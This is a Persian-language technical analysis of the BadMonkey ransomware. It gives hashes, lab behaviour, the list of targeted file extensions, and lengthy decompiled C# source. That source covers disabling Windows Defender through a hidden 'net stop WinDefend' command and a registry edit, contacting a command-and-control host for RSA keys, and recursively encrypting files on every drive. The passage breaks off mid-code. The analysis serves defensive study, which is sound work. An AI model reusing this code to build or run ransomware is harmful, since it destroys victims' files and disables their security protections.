باسمه تعالی

تحلیل فنی باج افزار BadMonkey

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی به نام BadMonkey خبر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج‌افزار در اوایل ماه ژوئن سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می‌باشد. این باج‌افزار از الگوریتم‌های رمزنگاری RSA ۲۰۴۸ بیتی و AES(Rijndael) ۲۵۶ بیتی برای رمزگذاری استفاده می‌کند و فایل‌هایی با پسوندهای مشخص را که در ادامه به آن‌ها اشاره خواهیم نمود، رمزگذاری می‌کند. نکته‌ای که درباره‌ی این باج‌افزار قابل ذکر است این است که این باج‌افزار پس از رمزگذاری فایل‌ها، هیچ گونه پیغام باج‌خواهی به نمایش نمی‌گذارد، بنابراین در حال حاضر هیچ گونه راهی برای برقراری ارتباط با مهاجمین وجود ندارد.

مشخصات فایل اجرایی :


نام فایل	ConsoleApp۱.exe
MD۵	f۹ad٦٦۱ff۱ae۱a۰d٤۷٤c۲f۷۳e۰۵۲۲۳۰b
SHA-۱	٦۵f۲۹۸bc۳۵۸۱۲c۰۵۲٤e٦۸e۸۸۷d۲ac۲cbbcb۳۵۵d۸
SHA-۲۵٦	d۵c۵d٦۲۳۰b۷۹e۷۱۸edb۷a۰e۱۳۱c۵۵۱۱۰٦۹e۷a۸cc۸۵f۷۷dbebefe۳۹۳ea۱dfee٦e
اندازه فایل	۳۷۳ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET

فایل اجرایی این باج افزار دارای سه بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۷.۹٦	۸۱۹۲	۳۷۸۸۸٤	۳۷۹۳۹۲
.rsrc	٤.۱۱	۳۹۳۲۱٦	۱٤٦۸	۱۵۳٦
.reloc	۰.۰۸	٤۰۱٤۰۸	۱۲	۵۱۲

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار BadMonkey، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا، ابتدا یک کد شناسایی به قربانی اختصاص داده و در سپس لیست تمام فایل‌هایی که رمزگذاری می‌نماید را در قالب یک پنجره به نمایش می‌گذارد. پس از اتمام فرایند رمزگذاری، با فشار دادن یک کلید، پیغام My message here به نمایش در می‌آید که با کلیک بر روی دکمه‌ی OK این پنجره بسته شده و فرایند مربوط به باج‌افزار پایان می‌یابد. تصاویر مربوط به این پنجره در زیر قابل مشاهده می‌باشد :



تصویر ۱: Press any key




تصویر ۲: My message here

همانطور که اشاره شد این باج‌افزار فایل‌هایی با پسوندهای مشخص را رمزگذاری می‌نماید که لیست این فایل‌ها در زیر قابل مشاهده می‌باشد :

.123, .3dm, .3ds, .3g2, .3gp, .602, .7z, .ARC, .PAQ, .accdb, .ai, .asc, .aes, .asf, .asm, .asp, .avi, .backup, .bak, .bat, .bmp, .brd, .bz2, .cgm, .class, .cmd, .cpp, .crt, .cs, .csr, .csv, .db, .dbf, .dch, .der, .dif, .dip, .djvu, .doc, .docb, .docm, .docx, .dot, .dotm, .dotx, .dwg, .edb, .eml, .fla, .flv, .frm, .gif, .gpg, .gz, .hwp, .ibd, .iso, .jar, .java, .jpeg, .jpg, .js, .jsp, .key, .lay, .lay6, .ldf, .m3u, .m4u, .max, .mdb, .mdf, .mid, .mkv, .mml, .mov, .mp3, .mp4, .mpeg, .mpg, .msg, .myd, .myi, .nef, .odb, .odg, .odp, .ods, .odt, .onetoc2, .ost, .otg, .otp, .ots, .ott, .p12, .pas, .pdf, .pem, .pfx, .php, .pl, .png, .pot, .potm, .potx, .ppam, .pps, .ppsm, .ppsx, .ppt, .pptm, .pptx, .ps1, .psd, .pst, .rar, .raw, .rb, .rtf, .sch, .sh, .sldm, .sldx, .slk, .sln, .snt, .sql, .sqlite3, .sqlitedb, .stc, .std, .sti, .stw, .suo, .svg, .swf, .sxc, .sxd, .sxi, .sxm, .sxw, .tar, .tbk, .tgz, .tif, .tiff, .txt, .uop, .uot, .vb, .vbs, .vcd, .vdi, .vmdk, .vmx, .vob, .vsd, .vsdx, .wav, .wb2, .wk1, .wks, .wma, .wmv, .xlc, .xlm, .xls, .xlsb, .xlsm, .xlsx, .xlt, .xltm, .xltx, .xlw, .zip, .c, .py, .st, wallet.dat

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد و همانطور که قابل مشاهده است پس از رمزگذاری فایل‌ها پسوند aes. به انتهای فایل‌ها اضافه می‌شود.




بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد.

تحلیل ایستا:

پس از تحلیل کد باج‌افزار BadMonkey به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار BadMonkey ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



قطعه کد زیر تابع Main و کلاس main باج‌افزار را نشان می دهند که در ابتدای اجرای باج‌افزار به ترتیب فراخوانی می‌شوند. این تابع مسئول بررسی مواردی از جمله ادمین بودن کاربر، غیرفعال کردن Windows Defender و ... می باشد.

```
Main() : void
1  // ConsoleApp1.Victim_side.main
2  // Token: 0x06000027 RID: 39 RVA: 0x000030FC File Offset: 0x000012FC
3  private static void Main()
4  {
5      try
6      {
7          Task task = main.whatWeShouldDo();
8          task.Wait();
9      }
10     catch (Exception value)
11     {
12         Console.WriteLine(value);
13     }
14     MessageBox.Show("My message here");
15 }
16
```

تصویر ۱: تابع Main باج‌افزار

```
main
13
14  namespace ConsoleApp1.Victim_side
15  {
16      // Token: 0x02000006 RID: 6
17      public class main
18      {
19          // Token: 0x06000020 RID: 32 RVA: 0x00002F08 File Offset: 0x00001108
20          public static bool IsAdministrator()
21          {
22              WindowsIdentity current = WindowsIdentity.GetCurrent();
23              WindowsPrincipal windowsPrincipal = new WindowsPrincipal(current);
24              return windowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator);
25          }
```

تصویر ۲: کلاس main باج‌افزار و بررسی ادمین بودن کاربر

```
disabledefender() : void
1   // ConsoleApp1.Victim_side.main
2   // Token: 0x06000023 RID: 35 RVA: 0x00002FC4 File Offset: 0x000011C4
3   private static void disabledefender()
4   {
5       new Process
6       {
7           StartInfo = new ProcessStartInfo
8           {
9               WindowStyle = ProcessWindowStyle.Hidden,
10              FileName = "cmd.exe",
11              Arguments = "/c net stop WinDefend"
12          }
13      }.Start();
14      Registry.SetValue("HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\WinDefend", "Start", 4);
15  }
16
```

تصویر ۳: غیرفعال کردن Windows Defender

```
run(string) : Task
1   // ConsoleApp1.Victim_side.main
2   // Token: 0x06000026 RID: 38 RVA: 0x000030B4 File Offset: 0x000012B4
3   private static async Task run(string id)
4   {
5       string str = "This is a message! I hope this will work.";
6       byte[] i = Encoding.ASCII.GetBytes(str);
7       Console.WriteLine("Started");
8       RSAParameters rsaparameters = await main.getPublicKey(id);
9       RSAParameters PublicKey = rsaparameters;
10      rsaparameters = default(RSAParameters);
11      Console.WriteLine("Got public Key");
12      byte[] encrypted = Rsa.Encrypt(i, PublicKey);
13      Console.WriteLine("Encrypted");
14      RSAParameters rsaparameters2 = await main.getPrivateKey(id);
15      RSAParameters PrivateKey = rsaparameters2;
16      rsaparameters2 = default(RSAParameters);
17      byte[] decrypted = Rsa.Decrypt(encrypted, PrivateKey);
18      Console.WriteLine("Decrypted");
19      Console.WriteLine(i.SequenceEqual(decrypted));
20  }
21
```

تصویر ٤: تابع ()run

getPrivateKey(string) : Task<RSAParamet...

```
// ConsoleApp1.Victim_side.main
// Token: 0x06000025 RID: 37 RVA: 0x0000306C File Offset: 0x0000126C
private static async Task<RSAParameters> getPrivateKey(string id)
{
    HttpResponseMessage httpResponseMessage = await main.client.GetAsync("api/GetPrivKey/" + id);
    HttpResponseMessage response = httpResponseMessage;
    httpResponseMessage = null;
    RSAParameters PrivteKey = default(RSAParameters);
    if (response.IsSuccessStatusCode)
    {
        Console.WriteLine("Getting private");
        RSAParametersSerializable rsaparametersSerializable = await HttpContentExtensions.ReadAsAsync<RSAParametersSerializable>(response.Content);
        RSAParametersSerializable temp = rsaparametersSerializable;
        rsaparametersSerializable = null;
        PrivteKey = temp.RSAParameters;
        temp = null;
    }
    return PrivteKey;
}
```

تصویر ۵: تابع getPrivateKey() مربوط به کلید خصوصی

تصویر زیر مربوط به تابع whatWeShouldDo() باج‌افزار می‌باشد که آدرس مربوط به سرور کنترل و فرمان باج‌افزار و توابعی همانند تولید کد شناسایی مربوط به قربانی و ... در آن موجود هستند و به ترتیب فراخوانی می‌شوند :

whatWeShouldDo() : Task

```
// ConsoleApp1.Victim_side.main
// Token: 0x06000028 RID: 40 RVA: 0x00003144 File Offset: 0x00001344
private static async Task whatWeShouldDo()
{
    main.client.BaseAddress = new Uri("http://badmonkey.azurewebsites.net");
    main.client.DefaultRequestHeaders.Accept.Clear();
    main.client.DefaultRequestHeaders.Accept.Add(new MediaTypeWithQualityHeaderValue("application/json"));
    Console.WriteLine("here i am");
    string ID = GettingIdentifier.getID();
    Console.WriteLine("id is + " + ID);
    RSAParameters rsaparameters = await main.getPublicKey(ID);
    RSAParameters rsaPub = rsaparameters;
    rsaparameters = default(RSAParameters);
    Console.WriteLine("got public key");
    byte[] encryptionKey = FileExplorer.CreateKey(16);
    Console.WriteLine("generated key");
    Console.WriteLine(encryptionKey);
    Console.WriteLine("start Encrypting");
    FileExplorer.Walk(true, encryptionKey);
    Console.WriteLine("Endend Encrypting");
    byte[] encryptedAesKey = Rsa.Encrypt(encryptionKey, rsaPub);
    GC.Collect();
    GC.WaitForPendingFinalizers();
    Console.WriteLine("encrypted key and cleaned");
    RSAParameters rsapriv = default(RSAParameters);
    Console.WriteLine("Waiting for the victim to pay");
    bool flag = false;
    while (!flag)
    {
        bool flag2 = await main.GetIfPaid("api/paid/" + ID);
        flag = flag2;
        RSAParameters rsaparameters2 = await main.getPrivateKey(ID);
        rsapriv = rsaparameters2;
        rsaparameters2 = default(RSAParameters);
        flag = true;
    }
    byte[] encryptionKey2 = Rsa.Decrypt(encryptedAesKey, rsapriv);
    Console.WriteLine("the frayer paid. start decrypting");
    FileExplorer.Walk(false, encryptionKey);
    Console.WriteLine("Decryption complete");
}
```

قطعه کد زیر مربوط به اختصاص یک کد شناسایی به قربانی توسط باج‌افزار می‌باشد :

GettingIdentifier

```
using System;
using System.Management;

namespace ConsoleApp1.Victim_side
{
    // Token: 0x02000005 RID: 5
    public class GettingIdentifier
    {
        // Token: 0x0600001E RID: 30 RVA: 0x00002E80 File Offset: 0x00001080
        public static string getID()
        {
            string result = string.Empty;
            ManagementClass managementClass = new ManagementClass("win32_processor");
            ManagementObjectCollection instances = managementClass.GetInstances();
            using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = instances.GetEnumerator())
            {
                if (enumerator.MoveNext())
                {
                    ManagementObject managementObject = (ManagementObject)enumerator.Current;
                    result = managementObject.Properties["processorID"].Value.ToString();
                }
            }
            return result;
        }
    }
}
```

قطعه کد زیر مربوط به کلید عمومی باج‌افزار می‌باشد :

getPublicKey(string) : Task<RSAParamete...

```
// ConsoleApp1.Victim_side.main
// Token: 0x06000024 RID: 36 RVA: 0x00003024 File Offset: 0x00001224
private static async Task<RSAParameters> getPublicKey(string id)
{
    try
    {
        Task<HttpResponseMessage> task = main.client.GetAsync("/victim-Enter/" + id);
        task.Wait();
        HttpResponseMessage response = task.Result;
        RSAParameters PublicKey = default(RSAParameters);
        bool isSuccessStatusCode = response.IsSuccessStatusCode;
        if (isSuccessStatusCode)
        {
            Console.WriteLine("Response succesgull");
            PublicKey = HttpContentExtensions.ReadAsAsync<RSAParameters>(response.Content).Result;
            return PublicKey;
        }
        task = null;
        response = null;
        PublicKey = default(RSAParameters);
    }
    catch (Exception ex)
    {
        Exception e = ex;
        Console.WriteLine(e.Message);
    }
    return default(RSAParameters);
}
```

قطعه کدهای زیر مربوط به کلاس FileExplorer باج‌افزار و توابع CreateKey() جهت ایجاد کلید، GetLogicalDrives() جهت بررسی درایورها و ... می‌باشد :

FileExplorer

```
using System;
using System.Collections.Generic;
using System.Collections.Specialized;
using System.IO;
using System.Net.Http;
using System.Security.Cryptography;
using Encrypt;

namespace ConsoleApp1.Victim_side
{
    // Token: 0x02000004 RID: 4
    public class FileExplorer
    {
        // Token: 0x06000019 RID: 25 RVA: 0x000024C0 File Offset: 0x000006C0
        public static byte[] CreateKey(int size)
        {
            RNGCryptoServiceProvider rngcryptoServiceProvider = new RNGCryptoServiceProvider();
            byte[] array = new byte[size];
            rngcryptoServiceProvider.GetBytes(array);
            return array;
        }
```

تصویر ۱: کلاس FileExplorer و تابع CreateKey() جهت ایجاد کلید

Walk(bool, byte[]) : void

```
// ConsoleApp1.Victim_side.FileExplorer
// Token: 0x0600001A RID: 26 RVA: 0x000024E8 File Offset: 0x000006E8
public static void Walk(bool encrypt, byte[] key)
{
    string[] logicalDrives = Environment.GetLogicalDrives();
    foreach (string driveName in logicalDrives)
    {
        DriveInfo driveInfo = new DriveInfo(driveName);
        bool flag = !driveInfo.IsReady;
        if (flag)
        {
            Console.WriteLine("The drive {0} could not be read", driveInfo.Name);
        }
        else
        {
            DirectoryInfo rootDirectory = driveInfo.RootDirectory;
            FileExplorer.WalkDirectoryTree(rootDirectory, encrypt, key);
        }
    }
    Console.WriteLine("Files with restricted access:");
    foreach (string value in FileExplorer.log)
    {
        Console.WriteLine(value);
    }
    Console.WriteLine("Press any key");
    Console.ReadKey();
}
```

تصویر ۲: تابع Walk(,)

Environment

```
689             // Token: 0x06000E3A RID: 3642 RVA: 0x0002C178 File Offset: 0x0002A378
690             [SecuritySafeCritical]
691             public static string[] GetLogicalDrives()
692             {
693                 new EnvironmentPermission(PermissionState.Unrestricted).Demand();
694                 int logicalDrives = Win32Native.GetLogicalDrives();
695                 if (logicalDrives == 0)
696                 {
697                     __Error.WinIOError();
698                 }
699                 uint num = (uint)logicalDrives;
700                 int num2 = 0;
701                 while (num != 0u)
702                 {
703                     if ((num & 1u) != 0u)
704                     {
705                         num2++;
706                     }
707                     num >>= 1;
708                 }
709                 string[] array = new string[num2];
710                 char[] array2 = new char[]
711                 {
712                     'A',
713                     ':',
714                     '\\'
715                 };
716                 num = (uint)logicalDrives;
717                 num2 = 0;
718                 while (num != 0u)
719                 {
720                     if ((num & 1u) != 0u)
721                     {
722                         array[num2++] = new string(array2);
723                     }
724                     num >>= 1;
725                     char[] array3 = array2;
726                     int num3 = 0;
727                     array3[num3] += '\u0001';
728                 }
729                 return array;
730             }
```

تصویر ۳: تابع GetLogicalDrives() جهت بررسی درایوها

DriveInfo

```
1   using System;
2   using System.Runtime.InteropServices;
3   using System.Runtime.Serialization;
4   using System.Security;
5   using System.Security.Permissions;
6   using System.Text;
7   using Microsoft.Win32;
8
9   namespace System.IO
10  {
11      // Token: 0x0200017F RID: 383
12      [ComVisible(true)]
13      [Serializable]
14      public sealed class DriveInfo : ISerializable
15      {
16          // Token: 0x06001760 RID: 5984 RVA: 0x0004AE38 File Offset: 0x00049038
17          [SecuritySafeCritical]
18          public DriveInfo(string driveName)
19          {
20              if (driveName == null)
21              {
22                  throw new ArgumentNullException("driveName");
23              }
24              if (driveName.Length == 1)
25              {
26                  this._name = driveName + ":\\";
27              }
28              else
29              {
30                  Path.CheckInvalidPathChars(driveName, false);
31                  this._name = Path.GetPathRoot(driveName);
32                  if (this._name == null || this._name.Length == 0 || this._name.StartsWith("\\\\", StringComparison.Ordinal))
33                  {
34                      throw new ArgumentException(Environment.GetResourceString("Arg_MustBeDriveLetterOrRootDir"));
35                  }
36              }
37              if (this._name.Length == 2 && this._name[1] == ':')
38              {
39                  this._name += "\\";
40              }
41              char c = driveName[0];
42              if ((c < 'A' || c > 'Z') && (c < 'a' || c > 'z'))
43              {
44                  throw new ArgumentException(Environment.GetResourceString("Arg_MustBeDriveLetterOrRootDir"));
45              }
46              string path = this._name + ".";
47              new FileIOPermission(FileIOPermissionAccess.PathDiscovery, path).Demand();
48          }
```

تصویر ٤: کلاس DriveInfo

WalkDirectoryTree(DirectoryInfo, bool, by...

```
// ConsoleApp1.Victim_side.FileExplorer
// Token: 0x0600001B RID: 27 RVA: 0x000025C4 File Offset: 0x000007C4
private static void WalkDirectoryTree(DirectoryInfo root, bool encrypt, byte[] key)
{
    FileInfo[] array = null;
    try
    {
        array = root.GetFiles("*.*");
    }
    catch (UnauthorizedAccessException ex)
    {
        FileExplorer.log.Add(ex.Message);
    }
    catch (DirectoryNotFoundException ex2)
    {
        Console.WriteLine(ex2.Message);
    }
    bool flag = array != null;
    if (flag)
    {
        foreach (FileInfo fileInfo in array)
        {
            bool flag2 = encrypt && FileExplorer.set.Contains(fileInfo.Extension.ToLower());
            if (flag2)
            {
                try
                {
                    FileExplorer.c.FileEncrypt(fileInfo.FullName, key);
                }
                catch (Exception ex3)
                {
                    Console.WriteLine(ex3.Message);
                }
            }
            bool flag3 = !encrypt && fileInfo.Extension.ToLower().Contains(".aes");
            if (flag3)
            {
                try
                {
                    FileExplorer.c.FileDecrypt(fileInfo.FullName, key);
                }
                catch (Exception ex4)
                {
                    Console.WriteLine(ex4.Message);
                }
            }
        }
        DirectoryInfo[] directories = root.GetDirectories();
        foreach (DirectoryInfo root2 in directories)
        {
            FileExplorer.WalkDirectoryTree(root2, encrypt, key);
        }
    }
}
```

تصویر ۵: تابع WalkDirectoryTree(, ,) که در قسمتی از آن پسوند فایل‌ها تغییر می‌کند.

FileExplorer X

```
    Private Shared FileExtensions As String() = New String() { ".123", ".3dm", ".3ds", ".3g2", ".3gp", ".602", ".7z", ".ARC", ".PAQ", ".accdb", ".ai", ".asc",
      ".aes", ".asf", ".asm", ".asp", ".avi", ".backup", ".bak", ".bat", ".bmp", ".brd", ".bz2", ".cgm", ".class", ".cmd", ".cpp", ".crt", ".cs", ".csr",
      ".csv", ".db", ".dbf", ".dch", ".der", ".dif", ".dip", ".djvu", ".doc", ".docb", ".docm", ".docx", ".dot", ".dotm", ".dotx", ".dwg", ".edb", ".eml",
      ".fla", ".flv", ".frm", ".gif", ".gpg", ".gz", ".hwp", ".ibd", ".iso", ".jar", ".java", ".jpeg", ".jpg", ".js", ".jsp", ".key", ".lay", ".lay6", ".ldf",
      ".m3u", ".m4u", ".max", ".mdb", ".mdf", ".mid", ".mkv", ".mml", ".mov", ".mp3", ".mp4", ".mpeg", ".mpg", ".msg", ".myd", ".myi", ".nef", ".odb", ".odg",
      ".odp", ".ods", ".odt", ".onetoc2", ".ost", ".otg", ".otp", ".ots", ".ott", ".p12", ".pas", ".pdf", ".pem", ".pfx", ".php", ".pl", ".png", ".pot",
      ".potm", ".potx", ".ppam", ".pps", ".ppsm", ".ppsx", ".ppt", ".pptm", ".pptx", ".ps1", ".psd", ".pst", ".rar", ".raw", ".rb", ".rtf", ".sch", ".sh",
      ".sldm", ".sldx", ".slk", ".sln", ".snt", ".sql", ".sqlite3", ".sqlitedb", ".stc", ".std", ".sti", ".stw", ".suo", ".svg", ".swf", ".sxc", ".sxd",
      ".sxi", ".sxm", ".sxw", ".tar", ".tbk", ".tgz", ".tif", ".tiff", ".txt", ".uop", ".uot", ".vb", ".vbs", ".vcd", ".vdi", ".vmdk", ".vmx", ".vob", ".vsd",
      ".vsdx", ".wav", ".wb2", ".wk1", ".wks", ".wma", ".wmv", ".xlc", ".xlm", ".xls", ".xlsb", ".xlsm", ".xlsx", ".xlt", ".xltm", ".xltx", ".xlw", ".zip",
      ".c", ".py", ".st", "wallet.dat" }

    Private Shared [set] As HashSet(Of String) = New HashSet(Of String)(FileExplorer.FileExtensions)

    Private Shared c As Encrypt = New Encrypt()

    Private Shared log As StringCollection = New StringCollection()

    Private Shared client As HttpClient = New HttpClient()
End Class
End Namespace
```

تصویر ٦: لیست فایل‌های مورد هدف باج‌افزار

قطعه کد زیر مربوط به الگوریتم رمزنگاری RSA می‌باشد و در صورت تایید پرداخت مبلغ باج‌خواهی تابع Decrypt() جهت رمزگشایی نیز موجود است :

Rsa

```
using System;
using System.Security.Cryptography;

namespace ConsoleApp1
{
    // Token: 0x02000003 RID: 3
    public static class Rsa
    {
        // Token: 0x06000017 RID: 23 RVA: 0x000023E0 File Offset: 0x000005E0
        public static byte[] Encrypt(byte[] toEncrypt, RSAParameters pubKey)
        {
            byte[] result = null;
            try
            {
                using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider(2048))
                {
                    rsacryptoServiceProvider.PersistKeyInCsp = false;
                    rsacryptoServiceProvider.ImportParameters(pubKey);
                    Console.WriteLine("I didd get here");
                    result = rsacryptoServiceProvider.Encrypt(toEncrypt, true);
                }
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex.ToString());
            }
            return result;
        }

        // Token: 0x06000018 RID: 24 RVA: 0x00002464 File Offset: 0x00000664
        public static byte[] Decrypt(byte[] encrypted, RSAParameters privKey)
        {
            byte[] result = null;
            using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider(2048))
            {
                rsacryptoServiceProvider.PersistKeyInCsp = false;
                rsacryptoServiceProvider.ImportParameters(privKey);
                result = rsacryptoServiceProvider.Decrypt(encrypted, true);
            }
            return result;
        }
    }
}
```

قطعه کدهای زیر مربوط به کلاس Encrypt و تابع مربوط به رمزگذاری فایل‌ها می‌باشد و در صورت تایید پرداخت مبلغ باج‌خواهی تابع FileDecrypt() جهت رمزگشایی فایل‌ها موجود است :

Encrypt

```
using System;
using System.IO;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Text;

namespace Encrypt
{
